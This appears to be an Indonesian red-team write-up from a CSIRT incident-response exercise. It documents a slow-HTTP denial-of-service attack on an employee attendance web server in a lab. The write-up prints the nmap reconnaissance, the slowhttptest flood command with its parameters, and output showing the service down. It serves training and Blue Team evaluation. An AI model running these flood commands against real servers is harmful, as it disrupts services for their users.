




R
E
D

T
E
A
M

W
R
I
T
E

U
P

H
O
W
T
O
A
T
T
A
C
K



BAPANG CSIRT

A step-by-step attack simulation based on CyberKill-chain



TABLE OF CONTENTS

03 Introduction

04 Scope

05 CyberKill-Chain Phases

06 I-Reconnaissance

07 II-Weaponization

07 III-Delivery

08 IV-Exploitation

09 V-Installation

09 VI-Command & Control

09 VII-Action on Objective



INTRODUCTION

Dokumen ini merupakan dokumentasi serangan dari Red Team dalam simulasi penanganan insiden pada BaPang CSIRT. Serangan dilakukan menggunakan metodologi Cyber Kill Chain.

Dokumen ini dapat digunakan untuk merekonstruksi serangan atau insiden, serta mengevaluasi hasil penanganan insiden siber oleh Blue Team.

Insiden yang terjadi berupa Denial of Service yang menargetkan layanan web absensi pegawai. Karena kompleksitasnya yang rendah, tahapan Cyber Kill Chain hanya dilakukan hingga tahap **Exploitation**.

I
S
T
H
I
S

S
C
O
P
E



OBJECTIVE

Serangan ini menargetkan port yang terbuka dan mekanisme koneksi server web dengan client/agent. Eksplorasi kerentanan ini dapat menyebabkan terganggunya ketersediaan layanan yang dijalankan dan mengganggu proses bisnis instansi.


R
U
A
N
G

MISSION

1. Identifikasi dan eksplorasi kerentanan pada target
2. Membanjiri server web dengan permintaan maupun koneksi dalam jumlah besar
3. Mengganggu ketersediaan layanan agar tidak dapat diakses oleh pengguna

L
I
N
G
K
U
P

C Y B E R - K I L L C H A I N



STEP 1 : RECONNAISANCE



Pada tahap ini dilakukan pemindaian menggunakan tools NMAP untuk mengetahui port, layanan/aplikasi berjalan, versi layanan/aplikasi, dan informasi awal lainnya dari Target.

```
desktop-main@desktopmain-virtual-machine:~$ sudo nmap -sV -sT -O -A -p- 172.20.10.114
[sudo] password for desktop-main:
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-09 15:56 WIB
Nmap scan report for 172.20.10.114
Host is up (0.000086s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
```

Website ini berfungsi sebagai sistem absensi dan informasi Pegawai
CENSORED

TENTANG

HOME TENTANG LOGIN KONTAK

CENSORED



STEP 2 : WEAPONIZATION


Setelah mengetahui informasi port terbuka dan layanan yang berjalan, penyerang melakukan persiapan tools yang akan dilakukan untuk membanjiri server. Tools yang digunakan adalah **slowhttptest**.

```
desktop-main@desktopmain-virtual-machine:~$ sudo apt install slowhttptest -y
[sudo] password for desktop-main:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
slowhttptest is already the newest version (1.8.2-1build1).
0 upgraded, 0 newly installed, 0 to remove and 6 not upgraded.
```

STEP 3 : DELIVERY

Melakukan pengiriman paket jaringan (HTTP) ke target menggunakan tools yang sudah disiapkan.

```
desktop-main@desktopmain-virtual-machine:~$ slowhttptest -c 1000 -H -i 10 -r 200
-t GET -u http://172.20.10.114/ -x 24 -p 3
```



STEP 4 : EXPLOITATION

Apabila server tidak menerapkan langkah mitigasi DoS seperti pembatasan koneksi per-IP, maka serangan eksloitasi berhasil memperlambat atau menghentikan layanan.

```
Wed Jul 9 15:51:11 2025:  
slowhttptest version 1.8.2  
- https://github.com/shekyan/slowhttptest -  
test type: SLOW HEADERS  
number of connections: 1000  
URL: http://172.20.10.114/  
verb: GET  
cookie:  
Content-Length header value: 4096  
follow up data max size: 52  
interval between follow up data: 10 seconds  
connections per seconds: 200  
probe connection timeout: 3 seconds  
test duration: 240 seconds  
using proxy: no proxy  
  
Wed Jul 9 15:51:11 2025:  
slow HTTP test status on 15th second:  
  
initializing: 0  
pending: 339  
connected: 661  
error: 0  
closed: 0  
service available: NO
```

Indikator pada tools menunjukkan bahwa layanan tidak tersedia dan sudah tidak dapat diakses.



STEP 5 : INSIDERSHIP


Tidak dilakukan pada simulasi serangan Denial of Service

STEP 6 : COMMAND AND CONTROL

Tidak dilakukan pada simulasi serangan Denial of Service

STEP 7 : ACTION ON OBJECTIVES

Memeriksa ketersediaan layanan target



```
desktop-main@desktopmain-virtual-machine:~$ curl -v http://172.20.10.114/
*   Trying 172.20.10.114:80...
* Connected to 172.20.10.114 (172.20.10.114) port 80 (#0)
> GET / HTTP/1.1
> Host: 172.20.10.114
> User-Agent: curl/7.81.0
> Accept: */*
>
```

Hasil dari serangan DoS membuat konten website tidak dapat dimuat oleh pengguna.

P
E
N
U
T
U
P



*Ingatlah, Bahwa Kechilafan Satu
Orang Sahaja Tjukup Sudah
Menjebabkan Keruntuhan Negara*

P
E
N
U
T
U
P

